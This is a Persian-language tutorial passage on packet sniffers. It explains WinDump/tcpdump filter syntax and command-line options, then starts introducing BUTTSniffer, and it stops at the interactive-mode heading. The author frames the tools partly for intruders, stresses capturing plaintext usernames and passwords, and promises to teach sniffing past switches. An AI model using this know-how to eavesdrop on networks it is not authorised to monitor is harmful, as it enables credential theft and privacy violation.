هدف اول، عملکردی است که در مورد آن صحبت شد. کاربرد بعدی، استفاده از قابلیت این دسته از نرم‌افزارها توسط نفوذگران به شبکه‌ها است. نفوذگران با پایش داده‌ها، به تلاش به تحلیل داده‌های شبکه و به دست آوردن اطلاعاتی هرچه بیشتر در مورد شبکه می‌پردازند. دسته‌ی مهمی از این اطلاعات کدهای کاربری و کلمات عبور نرم‌افزارهای مختلفی است که بصورت رمز نشده بر روی شبکه در حال انتقال هستند. یک نفوذگر با تحلیل ترافیک ابتدا به نوع نرم‌افزارهای فعال بر روی شبکه پی‌برده و سپس در پی شناخت بیشتر یک نرم‌افزار نمونه و تشخیص حفره‌های امنیتی موجود در آن، به فیلتر کردن بسته‌های مختص آن نرم‌افزار پرداخته و سعی در گردآوری اطلاعات بیش‌تر در مورد آن می‌کند. با به دست آوردن اطلاعات مورد نظر، اقدامات بعدی برای حمله، توسط اطلاعات حیاتی به دست آمده، انجام می‌گیرد.

استفاده از سوییچ‌ها، علاوه بر بالا بردن کارایی استفاده از سخت‌افزار و بستر شبکه، به بالا بردن امنیت موجود نیز کمک شایانی کرده و احتمال پایش ترافیک توسط نفوذگران، بر روی سیستم‌های متفرقه‌ی موجود بر روی شبکه را پایین می‌آورد. هرچند که باید به خاطر داشت که روش‌هایی نیز وجود دارد که می‌توان این امکان سوییچ‌ها را غیرفعال کرد و یا سوییچ را مجبور ساخت که کلیه‌ی ترافیک را به یک درگاه خاص بفرستد. لذا استفاده از سوییچ تضمین قطعی جلوگیری از پایش ناخواسته‌ی ترافیک نیست.

هدف دیگری که می‌توان برای استفاده از Sniffer‌ها متصور بود امکان تشخیص تلاش‌های در حال انجام برای نفوذ است. تلاش‌هایی از قبیل حمله به آدرس یا درگاه خاص بر روی یک پروتکل خاص، و یا حمله به یک نرم‌افزار خاص، توسط یک تحلیل‌گر شبکه ماهر و با استفاده از یک Sniffer، قابل تشخیص است. با در نظر گرفتن این هدف، از Sniffer‌ها می‌توان بر روی یک سیستم منفرد، به منظور پایش ارتباطات انجام گرفته با سیستم، و تشخیص حملات احتمالی در حال انجام، استفاده کرد، هرچند که در این قبیل موارد استفاده از دیوارهای آتش، حتی انواع شخصی آن، کمک شایانی به کاربر می‌کنند.

با توجه به آنچه به صورت پراکنده در خلال متن گفته شد، راه‌های مقابله با Sniffer‌ها را می‌توان به سه دسته تقسیم نمود :

- استفاده از ابزارهای رمزنگاری داده‌ها
- استفاده از سوییچ در شبکه به جای Hub
- استفاده از ابزارهای ضد Sniff که امکان تشخیص رابطهای شبکه‌ای که در حال Sniff قرار دارند را به وجود می‌آورد.

با مقدمه‌ای که در مورد Sniffer‌ها ذکر شد، WinDump را معرفی می کنیم نرم افزار WinDump، که نمونه ای مرسوم از این ابزارها است می پردازیم. این نرم افزار عملاً نسخه ی تحت سیستم های عامل سری Windows ابزار tcpdump است. tcpdump که نرم افزاری قدیمی و متداول تحت سیستم عامل خانواده ی Unix می باشد، جزو اولین و ساده ترین Sniffer‌ها است.

دریافت و نصب نرم افزار

برای دسترسی به این نرم افزار و دریافت آن می توانید به آدرس http://windump.polito.it مراجعه کنید. این نرم افزار از کتابخانه ای سازگار با libpcab استفاده می کند که نگارش تحت Windows آن به WinPcap موسوم است. این نرم افزار را می توانید از همان سایت دریافت کنید. پس از نصب آخرین نگارش WinPcap، نرم افزار WinDump عملیاتی می شود. نکته ای که باید به خاطر داشته باشید این است که برای آنکه این نرم افزار تمامی و یا اغلب بسته های در حال انتقال بر روی شبکه را شناسایی و دریافت کند، باید از آخرین نگارش آن استفاده کنید، هرچند که این نرم افزار مدت ها است که به روز نشده، با این وجود اگر به طریقی نگارشی دیگر و قدیمی از این نرم افزار را به دست آوردید، برای کارایی بهتر، نسخه ی جدیدتر را دریافت کنید.

قابلیت های WinDump

محیط استفاده از این نرم افزار، محیطی ساده و متنی است. در واقع وجود این محیط به منظور سادگی بیشتر و تشابه هرچه بیشتر آن با نرم افزار tcpdump است. با وجود این سادگی، WinDump دارای قابلیت های متنوعی است.

پس از اجرای این نرم افزار، با تعیین رابط شبکه یی که WinDump می باید به دریافت بسته های رد و بدل شده بر روی شبکه ی مرتبط با رابط مورد نظر بپردازد، این نرم افزار، Header تمامی بسته های دریافت شده را بر روی صفحه نمایش داده و زمان و تاریخ هریک را نیز نشان می دهد.

شناسایی و تعیین پروتکل ها

WinDump : بسیاری از پروتکل ها را شناسایی می کند و در این صورت نام پروتکل مورد نظر را بر روی صفحه نشان می دهد. با این وجود این امکان وجود دارد که تنها پروتکلی خاص برای تحلیل و شناسایی مورد نظر قرار گیرد و WinDump تنها بسته های پروتکل تعیین شده را در گزارش نشان دهد.

از سوی دیگر، این نرم افزار امکان شناسایی بسته هایی با انواع خاص، مانند بسته هایی متعلق به VLANهای تعریف شده بر روی شبکه، یا بسته های متعلق به ارتباطات VPN را دارد. در مورد بسته های متعلق به VPN، امکان رمزگشایی آنها با تعیین الگوریتم رمزنگاری و تعیین کلید مربوطه نیز وجود دارد.

تعیین مبدأ و مقصد خاص

در صورت نیاز، با استفاده از کلید هایی، می توان بسته هایی را مشاهده کرد که از مبدأ(هایی) به مقصد(هایی) خاص در حال گذر هستند.

خروجی های مختلف

این نرم افزار، بر اساس پروتکل های مختلف خروجی های مختلفی را نشان می دهد. به عبارت دیگر، برای هر بسته، بر اساس اینکه متعلق به چه نوع پروتکلی است، نوع خروجی، یا خط گزارش مورد نظر، مستقل از زمان و تاریخ دریافت بسته، متفاوت است. هرچند که برای اکثر آنها، نام یا آدرس و شماره ی پورت مورد نظر بسته، نمایش داده می شود.

در صورت نیاز و به منظور بالاتر رفتن سرعت پردازش WinDump، می توان قابلیت استخراج اسامی سیستم ها در قالب مبدأ و مقصد را، حذف نمود و تنها به مشاهده ی آدرس اکتفا کرد. در این صورت، تأخیری که صرف به دست آوردن نام سیستم مبدأ یا مقصد می شود از بین می رود.

فیلترهای متنوع خروجی

یکی از قابلیت های خاص این نرم افزار، امکان استفاده از فیلترهای مختلف برای تعیین خروجی و بررسی بسته های ویژه است. برای تعیین نوع گزارش، می توان پارامترهای مختلفی را تعیین نمود که بر اساس آنها، WinDump گزارش بسته های خاصی را نمایش می دهد و بسته های دیگر را نادیده می گیرد.

نمونه ای از این فیلترها، فیلتر اندازه ی بسته و یا نوع بسته در قالب یک پروتکل واحد است. به عبارت دیگر، توسط این فیلترها، می توان بسته هایی با اندازه هایی خاص را مورد نظر قرار داد و یا برای مثال می توان بسته های خاصی از پروتکل TCP را بررسی کرد و دیگر بسته ها را نادیده گرفت.

برای تعیین فیلترها، علاوه بر عباراتی که به صورت پیش فرض در این نرم افزار قابل دسترسی هستند، عباراتی جدید را نیز با ترکیب عبارات ساده می توان به دست آورد. عبارات پایه، برای تعیین پارامترهای ابتدایی مانند مبدأ، مقصد، پورت، پروتکل و دیگر پارامترها هستند.

ذخیره ی گزارش

این نرم افزار قابلیت ذخیره ی گزارش مورد نظر به صورت یک پرونده را نیز دارد. پرونده به صورت خام و پردازش نشده ذخیره می شود و برای پردازش بر روی آن، می توان از همین نرم افزار، با تعیین از پارامتری خاص، استفاده نمود که در آن صورت عملاً گزارش اولیه تولید می شود.

با توجه به قابلیت هایی که در مورد این نرم افزار، به اختصار، مورد اشاره قرار گرفت، این ابزار را می توان ابزاری قوی برای کار برانی که به ابزار متداول و قدیمی tcpdump عادت داشته اند دانست. با این وجود از آنجاکه روش کار با آن برای کاربران عادی، به دلیل نبود رابط کاربری گرافیکی مناسب، کمی خسته کننده است، می توان از Snifferهای دیگری همچون نرم افزار Ethereal استفاده کرد، که با استفاده از رابط کاربری آنها، تحلیل و تعیین روش کار به راحتی صورت گرفته، و خروجی تولید شده خوانایی بیش تری دارد.
نکته ای که علاوه بر ذکر در بخش اول در این جا نیز مجددا بر روی آن تأکید می کنیم این است که تقریباً در تمامی موارد، Snifferها تنها در شرایطی کاربرد دارند که در شبکه ی مورد نظر از سوییچ استفاده نشده باشد یا در صورت استفاده از سوییچ، درگاهی خاص برای تحلیل تمامی ترافیک در حال پردازش توسط سوییچ بر روی درگاه های دیگر، قابل تعریف باشد (این یکی زیاد جدی نگیرید چون بعدا یادتان میدهم چه جوری از روی سوییچ هم بسته کش بروید ، ناشی بوده نمی دانسته چه جوری این کار میکنند فکر کرده اصلا راهی وجود ندارد).

خوب حالا یک آشنایی کلی با این ابزار و قابلیت های ان پیدا کردید حال اموزش خود ابزار

دو ابزار WinDump و Tcpdump هر دو یک ابزار هستند !! البته تقریبا !! من در این مقاله به معرفی Tcpdump میپردازم که در واقع هر دو ابزار را مورد معرفی قرار گرفته باشد چون WinDump نسخه ویندوزی برنامه TCPDump میباشد.

خوب بعد از دانلود و نصب برنامه با تایپ ساده فرمان tcpdump در خط فرمان ، برنامه مزبور سعی خواهد کرد تا برای اولین رابط شبکه قابل دسترس (یا در صورت امکان تمامی رابط ها) به حالت گوش به زنگ مستقر شده و به این ترتیب ماموریت خود را آغاز کنند !!! چنان چه میزان مشغولیت سیستم میزبان زیاد بوده یا برنامه مذکور بر روی پورت مانیتور هاب یا سوییچ مستقر شده باشد ، به طبع حجم زیادی از اطلاعات را در واحد زمان مشاهده خواهید کرد. در نگاه اول چنین به نظر میرسد که لیست میزبان های فعال در شبکه ، زمان فعالیت هر میزبان و نهایتا اطلاعات ناچیزی درباره داده های شناور در شبکه تنها اطلاعاتی هستند که برنامه در اختیار شما قرار داده و اثری از محتوای بسته های حاوی اطلاعات دیده نمی شود. با فراگیری بیشتر در باره این برنامه و امکانات بسیار زیاد ان به زودی قادر خواهید بود تا به سادگی اطلاعات مورد نظر خود را به دست آورید.
هر چند که ظاهر برنامه برای کاربران مبتدی خوشایند نیست ، اما به واقع این برنامه را باید یک ابزار بسیار توانمند دانست. همانگونه که بارها گفته ام قابلیت های ابزار های مانند nmap و netcat و همین دو مورد اخیر فقط ، تنها پس از تمرین زیاد و کسب تجربه کافی پی خواهید برد.

- یکی از قابلیت های این برنامه که آن را از بقیه ابزارها متمایز میکند ، قابلیت فیلتر کردن بسته های است که مورد نظر نیستند خوب فکر میکنم واضح باشد مقوله بحث حال.

بهره گیری از سطر فرمان در تنظیم فیلتر ها :

با استفاده از یک عبارت باینری (اصطلاحا Boolean expression) به راحتی میتوان فیلتری را جهت اعمال به بسته های اطلاعاتی پیکر بندی کرد. عبارات باینری بزرگتر را میتوان با ترکیب عبارات باینری کوچک به وسیله واژه های نظیر AND و OR یا NOT تشکیل داد. الگوی عمومی یک عبارت به صورت زیر است :

<packet characteristic> < value>

توصیف کننده ها :

متداول ترین مشخصه (اصطلاحا Qualifier) بسته های اطلاعاتی عبارت است از توصیف کننده نوع یا type qualifier که در سه نوع host و net و port موجود است. برای مثال به فرمان زیر را در نظر بگیرید:

```
# tcpdump host 192.168.1.100
```

به واسطه این فرمان تنها بسته های ارسالی به میزبان 192.168.1.100 یا گسیل شده از آن مورد توجه برنامه tcpdump قرار خواهد گرفت. چنان چه تنها ترافیک ناشی از سرویس وب مورد نظر باشد میتوان از فرمان زیر استفاده کرد :

```
# tcpdump 192.168.1.100 and port 80
```

عبارت ساده فوق همان قابلیت فیلتر سازی را به ما ارایه میدهد. با این حال برنامه مذکور گزینه های تغییر دهنده متعددی را نیز در زمینه فیلتر سازی در اختیار قرار میدهد که در صورت لزوم میتوان از آنها استفاده کرد.

توصیف کننده های مسیر :

به کمک قابلیت های برنامه مذکور میتوان فیلتر ها را با توجه به مسیر طی شده بر روی شبکه نیز پیکر بندی کرد. برای مثال چنانچه ترافیک گسیل شده از میزبان 192.168.1.100 به پورت شماره ۸۰ سایر میزبان ها مورد نظر باشد ، با بهره گیری از توصیف کننده مسیر src و dst به صورت زیر میتوان به دف خود دست یافت :

```
# tcpdump src host 192.168.1.100 and dst port 80
```

این دقیقا همان فیلتری است که به دنبال ان هستیم . در صورتی که هنگام استفاده از توصیف کننده ها نوع هیچ یک از توصیف کننده های مسیر را صراحتا مشخص نکنید ، برنامه مذکور خود عبارت " src or dst " را به عنوان توصیف کننده مسیر مورد استفاده قرار خواهد داد. به این ترتیب دومین فرمان نمونه ارایه شده در قسمت " توصیف کننده های نوع " را میتوان این گونه نوشت :

```
# tcpdump src or dst host 192.168.1.100 and src or dst port 80
```

نکته : در مورد پروتکل های نظیر به نظیر (Point to point) همچون پروتکل شماره گیری (Serial line internet protocol) و PPP (Point to point protocol) برنامه tcpdump به جای توصیف کننده های مسیر src و dst به ترتیب از دو توصیف کننده inbound و outbound استفاده میکند.

توصیف کننده های پروتکل :

برنامه tcpdump نوعی دیگر از توصیف کننده ها را با عنوان توصیف کننده های پروتکل جهت بهره گیری در ساختار فیلترها مورد پشتیبانی قرار داده است. برای مثال ، فرمان زیر را در نظر بگیرید :

```
#tcpdump src host  192.168.1.100 and udp dst port 53
```

این فرمان کلیه پیام های DNS گسیل شده از میزبان 192.168.1.100 را در اختیار نفوذگر قرار میدهد. توجه کنید توصیف کننده پروتکل udp پیش از توصیف کننده نوع مسیر که به صورت dst port نوشته شده ، واقع گردیده است. سایر توصیف کننده های پروتکل قابل استفاده با توصیف کننده نوع port عبارتند از tcp و icmp; همچنین میتوان از توصیف کننده های ip و ip6 و arp و ethyer نیز به عنوان توصیف کننده های پروتکل قابل استفاده با توصیف کننده نوع host نام برد. فرمان زیر کلیه درخواست های نوع arp (Address Resolution Protocol) مربوط به زیر شبکه محلی را به دست می آورد :

```
# tcpdump arp net 192.168.1
```

با در دست داشتن آدرس MAC یک میزبان به خصوص از شبکه ، می توان به صورت زیر توصیف کننده پروتکل ether را مورد استفاده قرار داد:

```
# tcpdump ether host 00:e0:29:38:b4:64
```

در صورت عدم استفاده از توصیف کننده پروتکل در ساختار فیلتر ، برنامه tcpdump به طور پیش فرض توصیف کننده های ip و arp یا rarp را به همراه توصیف کننده نوع host و توصیف کننده های tcp یا udp را به همراه توصیف کنده نوع port مورد استفاده قرار خواهد داد.

سایز توصیف کننده ها :

تا این جا بر استفاده از توصیف کننده های نوع ، مسیر و پروتکل در قالب الگوی عمومی زیر به عنوان عبارتی در جهت فیلتر کردن بسته های اطلاعاتی تاکید کردیم :

[*protocol qualifier*] [*directional qualifier*] < *type qualifier* > *value*

علاوه بر توصیف کننده های که در پاراگراف قبل مورد بررسی قرار دادیم ، توصیف کننده های دیگری نیز جهت توسعه قابلیت فیلتر سازی برنامه tcpdump ارایه شده که در صورت نیاز میتوان از آن ها استفاده کرد. جدول زیر جزییات مربوطه را نشان میدهد.

	توصیف کننده	مثال	توضیحات
۱	gateway	# tcpdump gateway router1	این توصیف کننده تنها آن بسته های اطلاعاتی را به دست میدهد که از روتر 1 router به عنوان دروازه ورودی / خروجی استفاده می کنند. مقدار مورد استفاده با توصیف کننده gateway لزوما باید نام یک سیستم میزبان با آدرس Ethernet باشد که در حالت اول ترجمه نام به آدرس IP متناظر از طریق سرویس DNS یا بانک اطلاعاتی /etc/ether و در مورد دوم با استفاده از بانک اطلاعاتی /etc/sther انجام میشود.
۲	Broadcast multicast	# tcpdump ip bradcast net 192.168.1	توصیف کننده bradcast تنها بسته هایی را که به قصد توزیع همگانی ارسال شده اند (در این مورد کلیه بسته های اطلاعاتی ارسال به مقصد ۱۹۲,۱۶۸,۱,۰ تا ۱۹۲,۱۶۸,۱,۲۲۵) مورد دستیابی قرار میدهد. توصیف کننده multicast نیز تنها بسته هایی را که برای گروهی از سیستم های میزبان ارسال شده اند ، نمایش میدهد.
۳	proto	# tcpdump ip proto 17 (عبارتی همچون ip host 192.168.1.100 and tcp port 80 باید به صورت Ether proto \\ip and host 192.168.1.100 and ip proto \\ tcp and port 80 نوشته شود. به چگونگی بسط توصیف کننده پروتکل در هر مورد به صورت کلی <protocol> proto <sub-protocol> توجه کنید.)	به کمک این توصیف کننده مفید میتوان پروتکل های فرعی یک پروتکل اصلی را ، حتی در صورتیکه برنامه tcpdump واژه کلیدی خاصی را برای آن پیش بینی نکرده باشد ، مشخص کرد. اسامی پروتکل ها باید با استفاده از دو علامت متوالی \ به صورت \\ مورد استفاده قرار بگیرد تا برنامه tcpdump آن ها را به عنوان واژه کلیدی تلقی نکند. با وجود این میتوان از شماره ۱ ، پروتکل TCP با شماره شناسه ۶ و UDP با شماره شناسه ۱۷ میتوان به عنوان پروتکل های فرعی مهم یاد کرد.
۴	Mask	# tcpdump net 192.168.1.0 mask 255.255.255.0 فرمان فوق را به صورت زیر نیز میتوان نوشت : # tcpdump net 192.168.1.0/24	از این توصیف کننده میتوان جهت به کار گیری یک ماسک زیر شبکه (sub net mask) به همراه توصیف کننده نوع net استفاده کرد. با این حال بهره گیری از توصیف کننده فوق ، به واسطه قابلیتی که در مثال مربوطه ملاحظه میکنید ، به ندرت صورت میگیرد.
۵	len, greater, less	# tcpdump greater 80 و # tcpdump len >= 80	بسته های اطلاعاتی را بر مبنای اندازه آن ها نیز میتوان پالایش کرد. توصیف کننده های greater و less به سادگی فرم کوتاه شده ای از عبارت تعیین اندازه هستند که با استفاده از واژه کلیدی len پیاده سازی میشوند. هر دو مثال نشان داده شده در اینجا تنها بسته هایی به اندازه ۸۰ بایت یا بزرگتر را مورد توجه قرار میدهد.
۶	عبارات	#tcpdump "udp[4] >= 24"	پالایش بسته های اطلاعاتی حتی بر مبنای محتوای آنها نیز امکان پذیر

	مربوط به اندازه بسته اطلاعاتی	فرمان فوق تنها بسته هایی از نوع UDP را که حجم داده های آن ها معادل ۲۴ بایت یا بزرگتر از ان باشد مورد توجه قرار میدهد. جهت مشاهده مثال های بیشتر به مستندات همراه برنامه رجوع کنید.	است. کافی است ابتدا نام پروتکل (ip, ether ,tcp) و به دنبال آن تعداد بایت های آفست (اصطلاحا انحراف از مبدا) مورد نظر را درون یک جفت از علامت [] ، درست مانند اندیس ارایه مشخص نموده (مانند udp[4]) و مجموع حاصل را با عملگر مقایسه ای مناسب از عبارت مورد نظر دیگر جدا کنید. در بیشتر مواقع لازم است تا عبارت نهایی ایجاد شده به ترتیب فوق را در درون کوتیشن قرار دهید ؛ چرا که ممکن است مفسر فرمان سیستم عامل ، عبارت مزبور را پیش از آنکه برنامه tcpdump اقدام به ارزیابی آن کند ، تفسیر کند.

مقادیر توصیف کننده ها :

واضح است که مقادیر توصیف کننده ها به نوع آنها بستگی خواهد داشت.

- مقادیر تخصیص یافته به توصیف کننده نوع host عبارت است از نام سیستم میزبان یا آدرس متناظر با آن در قالبی عددی دارد (این آدرس ممکن است از نوع آدرس IP , MAC یا بسته به توصیف کننده پروتکل به کار رفته در عبارت مربوطه ، نوع دیگر از آدرس باشد)
- مقدار تخصیص یافته به توصیف کننده نوع port عبارت است از یک نام به خصوص (موجود در بانک اطلاعاتی /etc/services) یا شماره پورت.
- مقادیر تخصیص یافته به توصیف کننده نوع net عبارت است از آدرس شبکه یا ماسک شبکه . این مقدار مکن است به سادگی تنها با مشخصه شبکه (192.168) ،مشخصه شبکه و به دنبال آن تعداد بایت های شبکه (192.168.0.0/16) و یا با مشخصه شبکه و به دنبال آن ماسک شبکه (192.168.0.0 mask 255.255.0.0) بیان شود.
- مقدار تخصیص یافته به توصیف کننده نوع proto عبارت است از اسامی خاصی مانند tcp , ip یا udp و یا شناسه متناظر با پروتکل مورد نظر که در قالب عددی در بانک اطلاعاتی /etc/protocols موجود میباشد.

سیستم عامل ویندوز فاقد فهرستی با عنوان /etc میباشد از این رو windump فایلهای مزبور را در فهرست ریشه سیستم عامل به آدرس C:\windows\ نگه میدارد.

گزینه های سطر فرمان در برنامه WinDump و TCPDump :

گزینه های سطر فرمان برنامه WinDump و TCPDump به قرار زیر است :

	گزینه	توضیح
۱	-a	استفاده از گزینه موجب ترجمه آدرس IP به نام میزبان متناظر میشود.
۲	-c <*num*>	وجود این گزینه موجب تداوم استراق سمع برنامه tcpdump تا زمان دریافت تعداد <*num*> بسته اطلاعاتی شده و سپس استراق سمع را خاتمه میدهد.
۳	-d , -dd , -ddd	به کمک این گزینه میتوان فیلتر مورد نظر را از طریق سطر فرمان دریافت کرده و به جای استفاده از فرایند استراق سمع ، کد برنامه معادل ان را به زبان اسمبلی (گزینه -d) زبان C (گزینه -dd) ، یا در قالب هگزا دسیمال (گزینه -ddd) دریافت نمود. از این قابلیت معمولا در فرایند اشکال زدایی استفاده شده و از این رو به ندرت مورد بهره برداری مبتدیان و افراد کم تجربه قرار میگیرد.
۴	-e	با استفاده از این گزینه میتوان به داده های موجود در سطح لایه پوند داده ها (data-link layer یا دومین لایه شبکه در ساختار پیشنهادی OSI) دست پیدا کرد. برای مثال ، در مورد یک شبکه Ethernet میتوان اطلاعات موجود در هدر بسته های اطلاعاتی را مورد مشاهده قرار داد. این گزینه را تنها در صورتی مفید می یابید که به اطلاعات سطح پایین شبکه مثلا بخش خاصی از ترافیک (به منظور مشاهده آدرس MAC یک ماشین دیگر) علاقه من باشید.
۵	-F <*file*>	با استفاده از این گزینه میتوان فیلتر مورد نظر را به جای سطر فرمان از طریق یک فایل مورد استفاده قرار داد.
۶	-i	به کمک این گزینه میتوان رابط خاصی از شبکه را مورد توجه قرار داد. تحت سیستم عامل یونیکس با بهره گیری از فرمان ifconfig میتوان رابط های شبکه موجود را به راحتی

		مشاهده کرد. در مورد سیستم عامل نوع ویندوز به واسطه فرمان windump -D شناسه رابط شبکه مورد نظر در اختیار قرار می گیرد.
۷	-l	استفاده از این گزینه موجب میشود تا خروجی استاندارد برنامه tcpdump به صورت خط به خط بافر شود. به این ترتیب میتوان خروجی این برنامه را در قالب مراحل متوالی مشاهده کرد. بدون استفاده از این گزینه هیچگونه خروجی پیش از خروج برنامه tcpdump بر روی صفحه نقش نمی بندد.
۸	-n	استفاده از این گزینه موجب جلوگیری از ترجمه آدرس IP به نام میزبان متناظر میشود.
۹	-N	بهره گیری از این گزینه موجب جلوگیری از نمایش نام کامل حوزه مربوط به میزبان (Fully Qualified Domain Name یا اصطلاحا FQDN) شده و از این رو نام میزبان به تنهایی نمایش می یابد.
۱۰	-o	بهره گیری از این گزینه تاثیر فرایند بهینه سازی کد مربوط به فیلتر سازی بسته های اطلاعاتی را نادیده میگیرد. در مواقعی که عملکرد فیلتر مورد استفاده در برنامه tcpdump مطابق با انتظار نبوده و چنین به نظر میرسد که برخی از بسته های اطلاعاتی به واسطه این عملکرد نادرست از دست میروند ، یا بسته های اطلاعاتی ناخواسته کماکان مشمول فیلتر سازی نشده اند. استفاده از این گزینه ممکن است مفید واقع شود.
۱۱	-p	استفاده از این گزینه باعث میشود که تا برنامه tcpdump از رابط شبکه در حالت عملیاتی Promiscuous صرف نظر کند. چنین شرایطی هنگامی مفید است که تنها استراق سمع ترافیک محلی (یعنی ترافیک ورودی یا گسیل شده از ماشینی که برنامه tcpdump بر روی ان مستقر شده) مورد نظر باشد.
۱۲	-r <*file*>	برنامه tcpdump قادر است تا خروجی حاصل از عملیات استراق سمع را در قالب یک فایل باینری نیز ذخیره کند (گزینه w- را ببینید) . با استفاده از گزینه r- میتوان محتوای همچنین فایلی را مورد بازخوانی و نمایش قرار داد. از آن جا که برنامه مزبور داده های خام (raw data) را نیز بر اساس فیلتری که مشخصه های ان از طریق سطر فرمان تعیین میشود به دست میدهد ، میتوان گزینه اخیر را به منظور بازخوانی مجدد اطلاعات به دست آمده مورد استفاده قرار داده و با بهره گیری از گزینه های دیگری از سطر فرمان ، همچون e- , s- , n- X- , خروجی حاصل را در قالبهای متفاوتی نمایش داد.
۱۳	-s <*bytes*>	به کمک این گزینه میتوان تعداد بایت های از هر بسته اطلاعاتی را که برنامه tcpdump باید مورد توجه قرار دهد تعیین کرد. مقدار پیش فرض برابر با ۶۸ بایت است. چنان چه تعداد بایت ها زیاد باشد احتمال از دست رفتن بسته ها افزایش می یابد.
۱۴	-S	بهره گیری از گزینه موجب نمایش شماره ترتیب بسته های TCP به صورت مطلق میشود. پیش فرض برنامه tcpdump در این مورد بر نمایش شماره بسته ها به صورت نسبی استوار است ، چرا که به این ترتیب میتوان نوسانات شماره ترتیب بسته ها را به ازای تعداد بایت های دریافتی از بسته های مزبور حین مدتی که اتصال TCP برقرار است مشاهده کرد. بهره گیری از شماره های نسبی به این معنی است که این محاسبات باید به صورت دستی انجام شود.
۱۵	-t , -tt	گزینه t– موجب جلوگیری از نمایش عامل زمان در فرایند استراق سمع برنامه tcpdump میشود حال آنکه گزینه tt- زمان را به صورت قالب بندی نشده نمایش میدهد (نمایش زمان بر مبنای زمان epoch ، یعنی اول ژانویه سال ۱۹۷۰ صورت می پذیرد).
۱۶	-T <*type*>	برنامه tcpdump قادر است برخی از سایر پروتکل های IP ، از جمله DNS , ARP , NBT , DHCP را نیز مورد توجه قرار داده و خروجی قالب بندی شده مناسبی را بسته به نوع پروتکل نمایش دهد . این گزینه برنامه را وادار میکند تا بسته های اطلاعاتی منتخب را به عنوان اطلاعات به دست آمده از یک پروتکل خاص ، مانند RCP ، یا SNMP مورد توجه قرار دهد.
۱۷	-v , -vv, -vvv	این گزینه میزان اطلاعاتی را که باید در مورد روند عملیات استراق سمع برنامه tcpdump بر روی صفحه نمایش مشاهده کند مشخص می نماید. هر چه تعداد کاراکتر v در این گزینه بیشتر باشد ، به طبع تحلیل برنامه مزبور از عملیات بیشتر است و بنا بر این جزییات بیشتری درباره روند عملیات به نمایش در می آید.
۱۸	-w <*file*>	بهره گیری از گزینه موجب میشود تا برنامه tcpdump از ترجمه بسته های اطلاعاتی حاصل از عملیات استراق سمع به قالبی خوانا صرفنظر کرده و اطلاعات بدست آمده را به همان شکل در فایل باینری <*file*> بنویسد. گزینه مزبور هنگامی مفید است که بخواهیم این اطلاعات را با استفاده از برنامه tcpdump یا برنامه دیگری در قالبی متفاوت مشاهده کنیم (

		گزینه r- را ببینید) . از آنجا که برنامه tcpdump هیچ اقدامی را جهت ترجمه اطلاعات به فورم خوانا انجام نمی دهد احتمال از دست رفتن بسته های اطلاعاتی نیز کاهش می یابد. به این ترتیب اهمیت گزینه w- در مواردی که بار ترافیکی سنگین باشد افزایش می یابد.
۱۹	-q	بهره گیری از این گزینه نمایش جزییات نتایج حاصل از استراق سمع tcpdump جلوگیری به عمل می آورد. با این که تخت این شرایط برخی از اطلاعات از دست میرود اما کماکان مشخصات سیستم میزبان درگیر عملیات و زمان استراق سمع هریک به خوبی مشخص خواهد بود.
۲۰	-x	این گزینه محتویات بسته های اطلاعاتی بدست آمده از عملیات استراق سمع را در قالب هگزا دسیمال نمایش میدهد. با در دست داشتن کتابی در مورد ساختار پروتکل TCP/IP و اطلاعات هگزا دسیمال حاصل از به کار گیری این گزینه میتوانید مجال آموزش خوبی را در مورد این پروتکل و جزییات مربوطه برای خود فراهم کنید. گزینه فوق ویژگی پیشرفته تری از برنامه tcpdump است که به بازیابی داده های مخفی موجود در بسته های اطلاعاتی کمک شایانی میکند.
۲۱	-X	این گزینه مشابه گزینه x- میباشد با این اختلاف که امکانات بیشتری را در اختیار قرار میدهد. گزینه X- علاوه بر قالب هگزا دسیمال قادر است محتویات بسته های اطلاعاتی را در قالب ASCII نیز نمایش دهد. به این ترتیب می توان اطلاعات مزبور را در قالب متن ساده مشاهده کرد و از این رو به اطلاعات محرمانه ای چون نام کاربر و کلمه عبور و سایر اطلاعات مشابه دست پیدا کرد.

معرفی ابزار BUTTSniffer :

ابزار BUTTSniffer یک ابزار استراق سمع تحت ویندوز با ساختاری مستقل (غیر Client / Server) بوده و بهره گیری از ان از طریق سطر فرمان امکان پذیر است. عملکرد این ابزار کاملا قابل قبول بوده ، اما در صورت عدم آشنایی با مفاهیم اساسی مربوطه کار با ان اندکی دشوار است.
گام اول ر فراگیری استفاده از ابزارهای استراق سمع تعیین دقیق ان چیزی است که مایلیم از طریق اینگونه ابزارها به ان ها برسیم. کار با این ابزار به راحتی از طریق خط فرمان ویندوز انجام میشود . اجرای فرمان BUTTSniff بدون هیچ گزینه ای ، خلاصه ای از توصیف گزینه های قابل استفاده را به دست میدهد:

```
C:\Documents and Settings\ZXO003\dump>BUTTSniff
WinNT: Version 5.1 Build 2600
Service Pack: Service Pack 2
BUTTSniffer v0.9 (c) 1998, Cult of the Dead Cow
Usage: buttsniff -{idl} <arguments>
 -i (interactive)  arguments: <device number> <port>
 -d (disk dump)    arguments: <device number> <log file> <dump type> [filter]
 -l (list devices) arguments: (none)

 Valid dump types are:
    r (raw frames)     Dumps raw network traffic
    e (encapsulation)  Dumps decoded packets with encapsulation information
    p (protocol)       Dumps fully decoded packets with protocol information
 Valid filters are:
    A single number representing a port to be monitored (e.g. 80)
    A port range to be monitored (e.g. 141-1024)
    A filename containing a list of IP and port filter rules
    Read the 'readme.txt' for more information and examples.
    Filters are only active on dump type 'p'.
```

به این ترتیب کاملا مشخص است که ابزار BUTTSniff در سه حالت عملیاتی با عناوین interactive و disk dump و list devices قابل بهره برداری است. در حالت عملیاتی list devices میتوان اطلاعات مفیدی در باره رابط های شبکه مورد استفاده در عملیات استراق سمع به دست آورد. تمامی رابط های شبکه حتی مودم های که از طریق شماره گیری به شبکه متصل میشوند شناسه خاصی دارند که با ان شناخته میشوند. بهره گیری از دو حالت عملیاتی دیگر مستلزم در اختیار داشتن شناسه مربوط به رابط شبکه ای است که عملیات استراق سمع از ان طریق انجام میشود. از این رو حالت عملیاتی list devices را میتوان پیش نیاز دو حالت عملیاتی دیگر دانست. بررسی دو حالت عملیاتی دیگر ، یعنی disk dump و interactive را در قالب مباحث جداگانه ای ارایه کرده و در ابتدا به بررسی حالت interactive میپردازم.

حالت عملیاتی interactive :

